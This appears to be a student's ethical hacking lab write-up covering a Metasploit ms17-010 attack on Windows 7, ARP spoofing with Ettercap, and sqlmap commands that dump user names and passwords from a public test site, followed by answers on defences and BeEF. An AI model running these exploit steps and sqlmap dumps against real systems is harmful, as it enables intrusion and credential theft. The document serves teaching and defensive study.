
**Note: The link to the video in google drive is in the end of the file**


**Answer: first we check the ip address for the OS 7 using “netdiscover”**

****


**Then we use the “nmap” fuction to check on the IP address and get its info along the ports and its scripts.**

****


****

****


****

**After that we have the “nmap – Script smb-vuln” function to check using the script or the smv vulnerabilities for the given ip and find its ports and tcp which are active. **


**Then we open the metasploit frame work using “msfconsole”.**

****


**Then we search for the ms17 function to see if its usable or not, now the ms17-010 function is what intelligence agencies use to gain access to the windows operating systems in in windows 7 and xp.**

****


**After seeing that its usable we first set the right host using the “set rhost ip address” and finally use the exploit function. Doing so will give us access to the operating system and the files.**

****

**The only reason I couldn’t gain access was because my system was not windows , but for windows 7 the above code works. And bellow you can see what will happen once you gain access to the system.**

****

**Using ls you can find the info of files and pwd where you are at the system.**




Network sniffing and spoofing


***Note: the discussion is at the end of the pictures.***

**Steps:**

**Step 1: Enabling IP Forwarding**




**Step 2: Launching Ettercap**




**Step 3: Identifying Targets**


1. Target 1




1. Target 2



**Step 4: Adding Targets in Ettercap**





**Step 5: Using Tcpdump for Packet Capture**




**Step 6: Observe the packet capture output for any intercepted traffic.**

Note: We performed action in the targeted linux and saw the result in the attacker, and after ending the session we can see that packets have been captured.







***Discussion and Reflection:***

1. What is the purpose of enabling IP forwarding using the sysctl command?

Answer:

It allows for the system to be able to accept the cookies/packets from another system and check if they are intended for the system and if not to forward it to the other target system, so that one PC can get to another PC.

1. How can IP forwarding impact the routing of network traffic on a Linux system?

Answer:

Allows for traffic from one interface to another interface so that one computer can reach different computer on a different network.

1. Are there any security or ethical considerations when enabling IP forwarding?

Answer:

Enabling the IP forwarding is a security risk if you don’t have proper firewall and security measures installed since if you can gain access to others system they can also gain access to your system.

1. What are the potential ethical and legal implications of network sniffing and spoofing?

Answer:

* 1. Network Sniffing:
     1. Privacy violation without authorization: it can lead to privacy violation since you get information like login accounts, password and etc.
     2. Data protection law: in countries that has protection laws it can lead to law breaking.
     3. Unauthorized Access: it can lead to gathering info without permission.
     4. Security Risk: this leads to security breaches and attacks from others as well.
  2. Network spoofing:
     1. Identity theft: Spoofing involves impersonating someone/ some device on network, which is identity theft and impersonation and both are highly illegal.
     2. Data tempering: Spoofing can lead to intercepting, modifying data without authorization.
     3. Dos attacks: Spoofing can be used to perform DOS attack by overflowing the network.
     4. Unauthorized access: Spoofing is used for gaining access to a network without the targets permission.
  3. Ethical implication:
     1. Respect of privacy: Spoofing violates the privacy of people since it leads to loss of info or other problems.
     2. Harm prevention: Using these attack should be only for pen testers in a controlled environment and nothing else.
     3. Transparency: one should be transparent about their behaviour but spoofing and such violates that by lying and harming others.

1. How can network administrators defend against ARP spoofing attacks?

Answer: Address Resolution Protocol or (ARP) are attacks used by attackers to intercept the network traffic which can lead to potential other attacks. For defence some of the ways we can use are down below:


* + 1. Static ARP Entries: It creates ARP entries which makes sure the devices only communicate using MAC addresses and prevent spoof ARP from affecting them.
    2. ARP Inspection (ARP Guard): it leads to inspections on network switches and routers. Which will allow for matching of IP to mac address.
    3. Use ARP Spoofing detection tools: tools used for detecting spoof IP’s.
    4. Port Security: this will prevent attacker’s form easily plugging in rogue devices.
    5. Network monitoring: checking network traffic for unsual patterns or unexpected ARP request.


ARP spoofing attacks can be disruptive and pose serious security risks. A combination of preventive measures, network segmentation, monitoring, and user education can help network administrators defend against these attacks effectively. Additionally, staying informed about new attack techniques and evolving security solutions is essential to maintaining network security.

1. In what situations might network sniffing and spoofing be used for legitimate purposes, such as penetration testing?


Answer: Yes it can be used for legitimate purposes, penetration testing and network security assessments. Some of the ways it can be used include:

* + 1. Penetration testing and security auditing.
    2. Security Assessment of intrusion detection/Prevention System (IDS/IPS)
    3. Security Policy Validation
    4. Firewall and Intrusion Detection
    5. Wireless security evaluation
    6. Quality of service testing

Nslookup, theHarvester, whois 







 1-**How to prevent SQL injection attacks? Give six prevention techniques**

Answer: In order to prevent SQL injection attacks, which involves injecting SQL code into an open field we have to use security mechanism dedicated to preventing such attack, bellow we can find six techniques that are used for such purposes:

1. **Prepared statements**:

Force the developer to first define all the SQL code, and then pass in each parameter to the query later, so basically all the parameter from the hacker has been passed in is not equal to a value inside the database making it impossible to get processed.

1. **Stored Procedures**:

It requires the developers to build SQL statements that are parameterized.

1. **White listing:**

Only accepting input values that are known to be legit and rejecting all any other values.

1. **Typecasting:**

If a user input is Boolean, number or date then, this data can be converted into a safer form of data before it’s inputted into the query. This will make it so that only a certain type of data is submitted and not a data type that’s used in SQL injections.

1. **Escaping:**

Sanitizing and escaping user input, which will either encode/remover special characters that might allow hackers to miss with the sequel logic. For example: ‘’ , “”

1. **Web Application firewalls (WAFs):**

Implementing a web application firewall that will filter and monitor HTTP traffic between a web Application and the internet, which can detect and block SQL injection attempts.

**2- What types of SQL injections does SQL-map support? Explain**

Answer: SQL map is capable of supporting different types of injections which is what allow pen testers to check for these vulnerabilities in their sites and web applications. Some of the basics/primary types of these injections include:

1. **Classic SQL Injection (Bootlean-based injection)**:

This type of injection is based solely on exploiting Boolean-based conditions in SQL queries. SQLMap can infer the existence of a condition to be true or false just by observing changes in the application's behavior.

1. **Error-Based SQL Injection**:

SQLMap can exploit the error messages that are generated by the database to extract information about the database structure and data itself. By injecting intentionally flawed SQL code, attackers/pen testers can trigger error messages that reveal details about the underlying workings of a database.

1. **Union-Based SQL Injection:**

Union-based injections which involves leveraging the UNION SQL operator to combine the results of two or more SELECT statements. This injections is performed to retrieve information from additional database tables.

1. **Time-Based Blind SQL Injection**:

This type of injection which relies on the delay of the application's response to see the success or failure of a SQL condition, can be perform using SQL map as time-based injections by introducing time-delay functions in the injected SQL code.

SQL injection on a vulnerable website

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs = data base check and access

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables = check tables

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump = check users

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump = check password

1. How can a deep understanding of web browser vulnerabilities and ethical hacking practices, as demonstrated in this assignment, contribute to improving the security of web applications and online services?

**Answer**:

A deep understanding of web browser vulnerabilities and ethical hacking practices, can significantly contribute to improving the security of web applications and online services in several ways:

A. **Identifying Weaknesses**: Ethical hacking practices involve probing web browsers and applications to identify potential weaknesses and vulnerabilities. By understanding these vulnerabilities, we can take measures to address and patch them, enhancing the overall security posture of web applications.

B. **Proactive Risk Mitigation**: Ethical hacking provides a proactive approach to risk mitigation. Security professionals, with a deep understanding of browser vulnerabilities, can anticipate potential threats and take preventive actions before malicious actors can exploit them. This helps in reducing the window of exposure to vulnerabilities.

C. **Security Awareness Training**: Ethical hacking practices contribute to the overall security awareness of development and IT teams. Professionals who engage in ethical hacking gain insights into the latest attack vectors and techniques employed by malicious hackers.

D. **User Trust and Reputation Management**: Demonstrating a commitment to robust security practices enhances user trust and protects the reputation of web applications and online services. Users are more likely to engage with services that prioritize security, and a positive reputation can be a competitive advantage in the online space.

In summary, a deep understanding of web browser vulnerabilities and ethical hacking practices serves as a foundational element for building a secure online environment. By addressing vulnerabilities proactively, improving development practices, and staying ahead of emerging threats, organizations can create resilient web applications and online services that prioritize user trust and data security.

1. Based on what you have learned in this assignment, provide specific examples of how the  
   responsible and ethical use of security assessment tools like Beef can protect users and  
   organizations from potential threats and security risks.

Answer:

Beef is a Browser Exploitation Framework which focuses on web browser as a target. And it can be used for ethical and responsible purposes. Below are specific examples of how through the use of Beef we can protect users and organizations from potential threats and security risks:

1. **Identifying and Patching Cross-Site Scripting (XSS) Vulnerabilities:**

Beef can be used to demonstrate how easily an attacker could leverage XSS vulnerabilities to inject malicious scripts into web pages. Organizations can use Beef to identify XSS vulnerabilities in their web applications. Once identified, these vulnerabilities can be patched, and developers can implement security controls to sanitize user inputs effectively.

1. **Education and Security Awareness**:

Beef can simulate real-world attacks, educating users and organizations about the risks associated with malicious browser exploitation. By demonstrating the impact of browser-based attacks, security professionals can raise awareness among users and organizations. This knowledge can allow individuals to recognize and avoid potentially harmful actions, enhancing overall security awareness.

1. **Browser Security Evaluations:**

Beef can be used to assess the security posture of different web browsers by simulating various attacks and gauging their resilience. Organizations can use Beef to evaluate which browsers may be more susceptible to certain types of attacks. This information can inform decisions about browser usage within the organization and guide the implementation of additional security controls.

1. **Red Team Exercises:**

Security teams can use Beef as part of red team exercises to simulate real-world attacks and identify vulnerabilities in the organization's defences. By employing Beef in controlled and authorized red team exercises, organizations can proactively identify weaknesses in their security infrastructure, allowing for prompt remediation before malicious actors exploit these vulnerabilities.

It's crucial to emphasize that the responsible and ethical use of Beef involves obtaining proper authorization before conducting assessments. Unauthorized use or deploying Beef for malicious purposes is illegal and unethical.